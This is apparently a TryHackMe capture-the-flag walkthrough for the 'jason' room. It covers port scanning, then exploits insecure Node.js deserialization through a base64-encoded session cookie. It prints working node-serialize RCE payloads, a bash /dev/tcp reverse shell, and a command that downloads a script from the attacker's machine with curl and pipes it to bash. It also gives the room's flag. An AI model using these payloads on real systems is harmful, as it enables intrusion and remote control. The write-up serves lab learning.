Jax sucks alot
by othmane01
jason is a tryhackme easy challenge in this step-by-step walk-through we’ll solve it together.
Room Link: jason
RECON :
As always i start enumarating the box with nmap to see the open ports , including the version of the services
nmap -sCV -vv 10.129.145.140 -oN scan.nmap --reason

Discovered open port 22/tcp on 10.129.145.140
Discovered open port 80/tcp on 10.129.145.140

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d2:0b:46:d6:49:14:67:1d:ba:e9:44:21:73:7d:53:9b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDJxdosEA36aKdrE7/nu5HfDuiD1QJOlXWB0mS7xWS8859Kp0o1HmzGk5kg+sXbDRjeh2n2OS2txtskakuIpU5hLXrrA9Z0ZcBXTpb3sOlChiDBYiH2m/tLvM06L08AGAwb+K+f8b/Gtw+F/e73i2aR3tHF7Fsm+8T6z7hjPJhA3LWZo5UUT+ftST7YkK+PRszKS7nE7DbL4vtsKu5/tpESMd9ubxmGa8iAWYrpGIP7vRuYRwrVXTANhEMAzDAXdBprWOnrnKqfez76f5rCLPWL0Xjr26rk2HUsw8QxqJf/wDfKwy0orSE4xgW4gNvr1995V1YQD7ddjPxPfQ51h/wK2ja/+VZhYS8JHdRXf4iRfBLojdRFszqcnU2U3CZcCJejoYXV9awBn5FvbrK7jBRSKGdnRA5GBFzmBASsMa54ee8LqC++6DC8h0MWozPNfAn01U4YsvqD3+2vWI35g1r67ohq4p2gK6eXEsBQ//CPrjWgD4QAEOfJYBWVsiG17l8=
|   256 61:ac:60:9a:22:db:5d:5e:2f:97:11:ac:9a:9e:07:d4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHLR6eAbRd1PFHBckKSK2s7E2Irr69496zCN37+99YDWhhQI3UOO8KWMQFcwy9D/6jAjCzLPlXXC3S5BL+W0pHI=
|   256 7c:5e:c5:2b:06:95:11:a9:5f:38:b2:71:c3:f7:37:f8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB6y4iFZe7XGXHK6HZBhrlFkuO9junhJQ9HvZnnpkBZX
80/tcp open  http    syn-ack ttl 62
|_http-title: Horror LLC
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
TL;DR : open services :
- 80 : http
- 22 : ssh
web :

Interesting , lets try to look hidden directories/files:
FFUF
ffuf -u "http://10.129.145.140/FUZZ" -w /opt/seclists/Discovery/Web-Content/big.txt -fw 767


:: Progress: [20481/20481] :: Job [1/1] :: 31 req/sec :: Duration: [0:03:13] :: Errors: 0 ::
looks like the there is no other pages on the box .
lets try ign up to the newsletter and see how the website handle the request .

intercept the request with caido :

the cookie is base64 encoded , let’s decode it :

the email we’ve set to the sign up the the newsletter base64 encoded and set up as our session cookies , what we’ll try is to execute JavaScript on the server by supplying a specially crafted serialized object through an input that the application trusts.
i found an interesting article explaining how the node.js is vulnerable to insecure deserialization :
Link: jason
the payload :
{"rce":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });\n }()"}

ping my machine to see if we can excute code on the box :
{"rce":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('ping ', function(error, stdout, stderr) { console.log(stdout) });\n }()"}

base64 encode the payload

** make sure to start the tcpdump to catpure thoses icmp (ping) packets. **
there a tousend way to get a shell rn , to make my life easier i’ll :
- curl a s.sh on my machine with a revshell in it :
bash -i &>/dev/tcp/ip/port <&1
payload :
{"rce":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('curl http://ip/port/s.sh |bash', function(error, stdout, stderr) { console.log(stdout) });\n }()"}
Initial access :

we’re in !

i dont know why (yet) , i got root access just by gotting a shell , LOL
ROOT FLAG :

FLAG :
2cd5a9fd3a0024bfa98d01d69241760e
Special thanks to Tryhackme
that’s it . see you next time